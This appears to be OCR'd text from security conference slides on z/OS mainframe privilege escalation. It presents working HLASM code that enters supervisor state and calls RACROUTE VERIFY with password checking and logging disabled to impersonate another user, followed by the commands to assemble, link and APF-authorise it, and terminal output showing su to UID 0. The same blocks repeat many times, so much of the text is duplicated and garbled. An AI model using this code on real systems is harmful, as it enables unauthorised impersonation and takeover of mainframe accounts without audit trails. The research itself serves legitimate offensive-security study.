
```
&LOAD.   CSECT
&LOAD.   AMODE 31
         YREGS ,                 REGISTER SYMBOLS IN SYS1.MACLIB
         BAKR  R14,0             CREATE A STACK ENTRY BUT DO NOT BRANCH
         LR    R12,R15
         USING &LOAD.,R12        PROGRAM BASE
         DS 0H
****************************
*    CODE START            *
****************************
         MODESET KEY=ZERO,MODE=SUP
         L     R5,ASCBPVT
         L     R5,ASCBASXB(R5)
         SR    R1,R1
         ST    R1,ASXBSENV(R5)
         RACROUTE    REQUEST=VERIFY,                                   X
               ENVIR=CREATE,                                           X
               USERID=USERLEN,                                         X
               PASSCHK=NO,                                             X
               WORKA=RACWK,                                            X
               RELEASE=2.1,                                            X
               STAT=NO,                                                X
               LOG=NONE,                                               X
               MF=(E,RCLIST)
         MODESET KEY=NZERO,MODE=PROB
****************************
*    EXIT                  *
****************************
         ST    R15,LRETCODE
         PR
         DS    0F
RACWK    DS    CL512
LRETCODE DS    F               RETURN CODE
FLDGRPT  DC    A(1)            DO NOT CHANGE
FIELD1   DC    CL8'PGMRNAME'   DO NOT CHANGE
USERLEN  DC    X'06'           THIS LEN MUST BE EQUAL TO ID USERID
USERID   DC    CL8'MASTER'     USERID TO IMPERSONATE
RESULT   DC    CL8'XXXXXXXX'   DO NOT CHANGE
RCLIST   RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,                     X
               WORKA=*-*
```

UNIX APF Privilege Escalation



```
&LOAD.   CSECT
&LOAD.   AMODE 31
         YREGS ,                           REGISTER SYMBOLS IN SYS1.MACLIB
         BAKR  R14,0                       CREATE A STACK ENTRY BUT DO NOT BRANCH
         LR    R12,R15
         USING &LOAD.,R12                  PROGRAM BASE
         DS 0H
****************************
*    CODE START            *
****************************
         MODESET KEY=ZERO,MODE=SUP
         L     R5,ASCBPVT
         L     R5,ASCBASXB(R5)
         SR    R1,R1
         ST    R1,ASXBSENV(R5)
         RACROUTE    REQUEST=VERIFY,                                   X
               ENVIR=CREATE,                                           X
               USERID=USERLEN,                                         X
               PASSCHK=NO,                                             X
               WORKA=RACWK,                                            X
               RELEASE=2.1,                                            X
               STAT=NO,                                                X
               LOG=NONE,                                               X
               MF=(E,RCLIST)
         MODESET KEY=NZERO,MODE=PROB
****************************
*    EXIT                  *
****************************
         ST    R15,LRETCODE
         PR
         DS    0F
RACWK    DS    CL512
LRETCODE DS    F                         RETURN CODE
FLDGRPT  DC    A(1)                      DO NOT CHANGE
FIELD1   DC    CL8'PGMRNAME'             DO NOT CHANGE
USERLEN  DC    X'06'                     THIS LEN MUST BE EQUAL TO ID USERID
USERID   DC    CL8'MASTER'               USERID TO IMPERSONATE
RESULT   DC    CL8'XXXXXXXX'             DO NOT CHANGE
RCLIST   RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,                     X
               WORKA=*-*
```

UNIX APF Privilege Escalation




```
&LOAD.   CSECT
&LOAD.   AMODE 31
         YREGS ,                 REGISTER SYMBOLS IN SYS1.MACLIB
         BAKR  R14,0             CREATE A STACK ENTRY BUT DO NOT BRANCH
         LR    R12,R15
         USING &LOAD.,R12        PROGRAM BASE
         DS 0H
****************************
*    CODE START            *
****************************
         MODESET KEY=ZERO,MODE=SUP
         L     R5,ASCBPVT
         L     R5,ASCBASXB(R5)
         SR    R1,R1
         ST    R1,ASXBSENV(R5)
         RACROUTE    REQUEST=VERIFY,                                   X
               ENVIR=CREATE,                                           X
               USERID=USERLEN,                                         X
               PASSCHK=NO,                                             X
               WORKA=RACWK,                                            X
               RELEASE=2.1,                                            X
               STAT=NO,                                                X
               LOG=NONE,                                               X
               MF=(E,RCLIST)
         MODESET KEY=NZERO,MODE=PROB
****************************
*    EXIT                  *
****************************
         ST    R15,LRETCODE
         PR
         DS    0F
RACWK    DS    CL512
LRETCODE DS    F               RETURN CODE
FLDGRPT  DC    A(1)            DO NOT CHANGE
FIELD1   DC    CL8'PGMRNAME'   DO NOT CHANGE
USERLEN  DC    X'06'           THIS LEN MUST BE EQUAL TO ID USERID
USERID   DC    CL8'MASTER'     USERID TO IMPERSONATE
RESULT   DC    CL8'XXXXXXXX'   DO NOT CHANGE
RCLIST   RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,                     X
               WORKA=*-*
```

UNIX APF Privilege Escalation

```
&LOAD.   CSECT
&LOAD.   AMODE 31
         YREGS ,                        REGISTER SYMBOLS IN SYS1.MACLIB
         BAKR  R14,0                    CREATE A STACK ENTRY BUT DO NOT BRANCH
         LR    R12,R15
         USING &LOAD.,R12               PROGRAM BASE
         DS 0H
****************************
*    CODE START            *
****************************
         MODESET KEY=ZERO,MODE=SUP
         L     R5,ASCBPVT
         L     R5,ASCBASXB(R5)
         SR    R1,R1
         ST    R1,ASXBSENV(R5)
         RACROUTE    REQUEST=VERIFY,                                   X
               ENVIR=CREATE,                                           X
               USERID=USERLEN,                                         X
               PASSCHK=NO,                                             X
               WORKA=RACWK,                                            X
               RELEASE=2.1,                                            X
               STAT=NO,                                                X
               LOG=NONE,                                               X
               MF=(E,RCLIST)
         MODESET KEY=NZERO,MODE=PROB
****************************
*    EXIT                  *
****************************
         ST    R15,LRETCODE
         PR
         DS    0F
RACWK    DS    CL512
LRETCODE DS    F                     RETURN CODE
FLDGRPT  DC    A(1)                  DO NOT CHANGE
FIELD1   DC    CL8'PGMRNAME'         DO NOT CHANGE
USERLEN  DC    X'06'                 THIS LEN MUST BE EQUAL TO ID USERID
USERID   DC    CL8'MASTER'           USERID TO IMPERSONATE
RESULT   DC    CL8'XXXXXXXX'         DO NOT CHANGE
RCLIST   RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,                     X
               WORKA=*-*
```

UNIX APF Privilege Escalation



```
&LOAD.   CSECT
&LOAD.   AMODE 31
         YREGS ,                 REGISTER SYMBOLS IN SYS1.MACLIB
         BAKR  R14,0             CREATE A STACK ENTRY BUT DO NOT BRANCH
         LR    R12,R15
         USING &LOAD.,R12        PROGRAM BASE
         DS 0H
****************************
*    CODE START            *
****************************
         MODESET KEY=ZERO,MODE=SUP
         L     R5,ASCBPVT
         L     R5,ASCBASXB(R5)
         SR    R1,R1
         ST    R1,ASXBSENV(R5)
         RACROUTE    REQUEST=VERIFY,                                  X
               ENVIR=CREATE,                                          X
               USERID=USERLEN,                                        X
               PASSCHK=NO,                                            X
               WORKA=RACWK,                                           X
               RELEASE=2.1,                                           X
               STAT=NO,                                               X
               LOG=NONE,                                              X
               MF=(E,RCLIST)
         MODESET KEY=NZERO,MODE=PROB
****************************
*    EXIT                  *
****************************
         ST    R15,LRETCODE
         PR
         DS    0F
RACWK    DS    CL512
LRETCODE DS    F               RETURN CODE
FLDGRPT  DC    A(1)            DO NOT CHANGE
FIELD1   DC    CL8'PGMRNAME'   DO NOT CHANGE
USERLEN  DC    X'06'           THIS LEN MUST BE EQUAL TO ID USERID
USERID   DC    CL8'MASTER'     USERID TO IMPERSONATE
RESULT   DC    CL8'XXXXXXXX'   DO NOT CHANGE
RCLIST   RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,                     X
               WORKA=*-*
```

But First we Need a User

```
> ./ENUM.rexx WHO
**** Started Task - Owner *****
RACF      -   STCUSR
TSO       -   STCUSR
JES2      -
NET       -   STCUSR
SDSFAUX   -   STCUSR
SDSF      -   STCUSR
TCPIP     -   STCUSR
SYSLOGD   -   STCUSR
TCPTEL    -   STCUSR
CHAD      -   IBMUSER
CSF       -   STCUSR
```

But First we Need a User

```
> ./ENUM.rexx WHO
**** Started Task - Owner *****
RACF       -   STCUSR
TSO        -   STCUSR
JES2       -
NET        -   STCUSR
SDSFAUX    -   STCUSR
SDSF       -   STCUSR
TCPIP      -   STCUSR
SYSLOGD    -   STCUSR
TCPTEL     -   STCUSR
CHAD       -   IBMUSER
CSF        -   STCUSR
```

UNIX APF Privilege Escalation

```
&LOAD.   CSECT
&LOAD.   AMODE 31
         YREGS ,                 REGISTER SYMBOLS IN SYS1.MACLIB
         BAKR  R14,0             CREATE A STACK ENTRY BUT DO NOT BRANCH
         LR    R12,R15
         USING &LOAD.,R12        PROGRAM BASE
         DS 0H
****************************
*    CODE START            *
****************************
         MODESET KEY=ZERO,MODE=SUP
         L     R5,ASCBPVT
         L     R5,ASCBASXB(R5)
         SR    R1,R1
         ST    R1,ASXBSENV(R5)
         RACROUTE    REQUEST=VERIFY,                                   X
               ENVIR=CREATE,                                           X
               USERID=USERLEN,                                         X
               PASSCHK=NO,                                             X
               WORKA=RACWK,                                            X
               RELEASE=2.1,                                            X
               STAT=NO,                                                X
               LOG=NONE,                                               X
               MF=(E,RCLIST)
         MODESET KEY=NZERO,MODE=PROB
****************************
*    EXIT                  *
****************************
         ST    R15,LRETCODE
         PR
         DS    0F
RACWK    DS    CL512
LRETCODE DS    F               RETURN CODE
FLDGRPT  DC    A(1)            DO NOT CHANGE
FIELD1   DC    CL8'PGMRNAME'   DO NOT CHANGE
USERLEN  DC    X'04'           THIS LEN MUST BE EQUAL TO ID USERID
USERID   DC    CL8’CHAD’       USERID TO IMPERSONATE
RESULT   DC    CL8'XXXXXXXX'   DO NOT CHANGE
RCLIST   RACROUTE REQUEST=VERIFY,MF=L,RELEASE=2.1,                     X
               WORKA=*-*
```

Make It Work

First we assemble it:

```
> /bin/as -o ./src/racr.o ./src/racr.s
```

Then we link it:

```
> /bin/ld -b "AC=1" -S "//'SYS1.CSSLIB'" -o ./bin/racr ./src/racr.o
```

Then we make it APF authorized

```
> /bin/extattr +a ./bin/racr
```

```
> l
```

SU to UID 0

```
> ./OMVSSed.sh
...
[+] We can su to root without a password!
...
dr-xr-xr-x    2 CHAD     RULES       8192 Jul 16 10:15 DEFCON/
dr-xr-xr-x    2 PHIL     DROOLS      8192 Jul 16 18:05 BlackHat/
-rwxrwxrwx    1 OMVS     OMVSGRP     1163 Jul 25  2024 /etc/inetd.conf
-rwxrwxrwx    2 OMVS     OMVSGRP     1024 Jul 13 16:05 /bin/run.sh
...
[+] Unix Privileged RACF resources:
SUPERUSER.FILESYS.MOUNT
...
[+] We can issue extattr +a!
```

SU to UID 0

If you have access to BPX.SUPERUSER in RACF you can change your effective UID to 0

But only IN UNIX, our RACF ID remains the same

Having UID 0 means we have (almost) full control of the UNIX file system

On Linux we would call this “Game Over”

It’s not quite game over in z/OS UNIX…. yet

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```


```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

```
> id
uid=1000001(PHIL) gid=1000001(NETSPI)
>su
# id
uid=0(OMVSKERN) gid=1000001(NETSPI)
# tsocmd lu
lu
USER=PHIL  NAME=PHIL YOUNG
```

